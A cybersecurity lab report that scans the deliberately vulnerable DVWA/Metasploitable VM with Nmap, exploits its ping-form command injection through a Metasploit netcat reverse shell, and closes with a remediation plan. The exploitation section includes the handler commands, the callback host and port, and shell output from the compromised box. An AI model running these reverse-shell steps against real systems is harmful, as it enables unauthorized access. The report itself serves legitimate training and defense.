

Vulnerability Assessment and Exploit Simulation

Introduction:

This report documents a hands-on cybersecurity exercise focused on identifying and exploiting web application vulnerabilities within a controlled lab environment. The primary objective was to evaluate the security posture of the **Damn Vulnerable Web Application (DVWA)** hosted on a dedicated virtual machine.

The project followed a structured methodology:

i) Vulnerability Scanning: Initial discovery was attempted using **OpenVAS (GVM)**. Due to technical constraints and system instability during the GVM process, the assessment was migrated to **Nmap** using the vuln script to successfully identify critical weaknesses.

ii) Exploit Simulation: Following the scan, a critical **OS Command Injection** vulnerability was targeted for simulation. Using the **Metasploit Framework**, a reverse shell was established to demonstrate the potential for unauthorized system-level access.


iii) Remediation and Reporting: The exercise concludes with a comprehensive remediation plan aimed at neutralizing command injection risks through input validation, the principle of least privilege, and safer API utilization.

Hands-On


1. Preparing the target (DVWA) in the VM Enviroment

i) Launch DVWA on a web browser using <http://192.168.56.102> as URL


Note: DVWA web application already existing in my VM environment



ii) Resetting Database



iii) Modifying the Security Level
Set the security level to “Low”



2. Vulnerability Scan

Run a vulnerability scan using OpenVAS

Now, switching to Kali linux VM to run OpenVAS (Greenbone Vulnerability Management)

i) Run: `sudo gvm-start`


```
/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf
└─26726 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm
/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf

Apr 04 11:19:29 kali systemd[1]: Starting ospd-openvas.service - OSPd Wrapper
for the OpenVAS Scanner (ospd-openvas) ...
Apr 04 11:19:31 kali systemd[1]: Started ospd-openvas.service - OSPd Wrapper
for the OpenVAS Scanner (ospd-openvas).

[>] Opening Web UI (https://127.0.0.1:9392) in: 5 ... 4 ... 3 ... 2 ... 1 ...


(kali@kali)-[~]
```

ii) Accessing the GSA Dashboard on : <https://127.0.0.1:9392>



iii) Run Task Wizard


Scan → Task → Task Wizard → Target's IP → Start Scan




3. Migrating from GVM → OpenVAS to Nmap

Having been constrained to proceed with GVM – openVAS as requested, I have resolved to apply Nmap to run the vulnerability scan. Persistent trials on using openVAS to perform this task had resulted in several Kali VM crash hence my resolve to employ an alternative tool “Nmap”

Having already logged into DVWA, Created Database and set the DVWA settings to “low”





i) For Web Vulnerabilities & Open Services

In Kali

Run: `sudo nmap -sV --script vuln 192.168.56.102`


```
└─$ sudo nmap -sV --script vuln 192.168.56.102
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 08:07 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Port	Service	Vulnerability	Severity	Description
21	FTP	vsFTPD 2.3.4 Backdoor	Critical	A malicious backdoor allows an attacker to gain root shell access (full control) by sending a specific sequence.
25	SMTP	Logjam (CVE-2015-4000)	High	Weak Diffie-Hellman keys allow an attacker to downgrade encryption and perform Man-in-the-Middle (MitM) attacks.
25	SMTP	SSL POODLE (CVE-2014-3566)	Medium	A flaw in SSL 3.0 that allows attackers to extract sensitive cleartext data from encrypted sessions.
80	HTTP	OS Command Injection	Critical	Found in Mutillidae/DVWA. Allows execution of system commands (like id or whoami) via web forms.
80	HTTP	SQL Injection (SQLi)	Critical	Multiple paths (like user-info.php) are vulnerable, allowing attackers to dump the entire database or bypass login.
80	HTTP	Slowloris DoS	Medium	The server is susceptible to a Denial of Service attack that starves it of connections.
80	HTTP	CSRF Vulnerabilities	Medium	Found on the login and background-color pages; could allow attackers to force users to perform unwanted actions.

4. Exploit Simulation (Metasploit)

i) Getting Session Cookies (From Firefox while logged in to DVWA)

Press F12 – Developer's Tools




msfconsole




```
set payload cmd/unix/reverse_netcat
```

```
set LPORT 4444
```

exploit



iv) Trigger Payload from DVWA (injecting a payload)



```
msf exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/handler) > set LHOST 192.168.56.3
LHOST => 192.168.56.3
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.3:4444
[*] Command shell session 2 opened (192.168.56.3:4444 -> 192.168.56.102:47036)
    at 2026-04-18 07:00:54 -0400
```

Then

Run:

sessions

sessions -i 2


```
sessions -i 2
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

whoami
pwd
lswww-data
/var/www/dvwa/vulnerabilities/exec
whoami
id
uname -a
ls
pwduid=33(www-data) gid=33(www-data) groups=33(www-data)

pwduid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
help
index.php
source
```

5. Remediation Plan

Section	Details
Vulnerability	OS Command Injection (High/Critical)
Observation	The application passes user-supplied input from the “Ping” form directly to the system shell without proper validation or sanitization, allowing execution of arbitrary commands.
Remediation 1: Input Validation	Implement strict input validation using a whitelist approach. Only allow valid IP address formats (digits and dots). Reject any special characters such as ;, &&, `
Remediation 2: Use Built-in APIs	Avoid using shell execution functions like <code>shell_exec()</code> , <code>exec()</code> , or <code>system()</code> . Instead, use safer native PHP functions such as <code>gethostbyname()</code> for handling network-related tasks.
Remediation 3: Least Privilege	Ensure the web server user (e.g., <code>www-data</code>) operates with minimal permissions. Restrict access to sensitive directories and prevent execution of high-level system commands.
Remediation 4: Input Escaping	If shell commands must be used, sanitize inputs using functions like <code>escapeshellarg()</code> to neutralize special characters and prevent injection.
Remediation 5: Web	Deploy a WAF to detect and block malicious payloads (e.g., command

Section	Details
Application Firewall (WAF)	separators like ;, &&). This adds an extra layer of defense.
Remediation 6: Monitoring & Testing	Perform regular vulnerability scans and penetration testing. Monitor logs for suspicious activity and unusual command executions.

6. Final Statement (report)

The OS Command Injection vulnerability exists due to improper handling of user input and unsafe use of system-level command execution. By implementing strict input validation, eliminating shell command usage, and enforcing least privilege principles, the application can effectively prevent unauthorized command execution and significantly reduce security risk.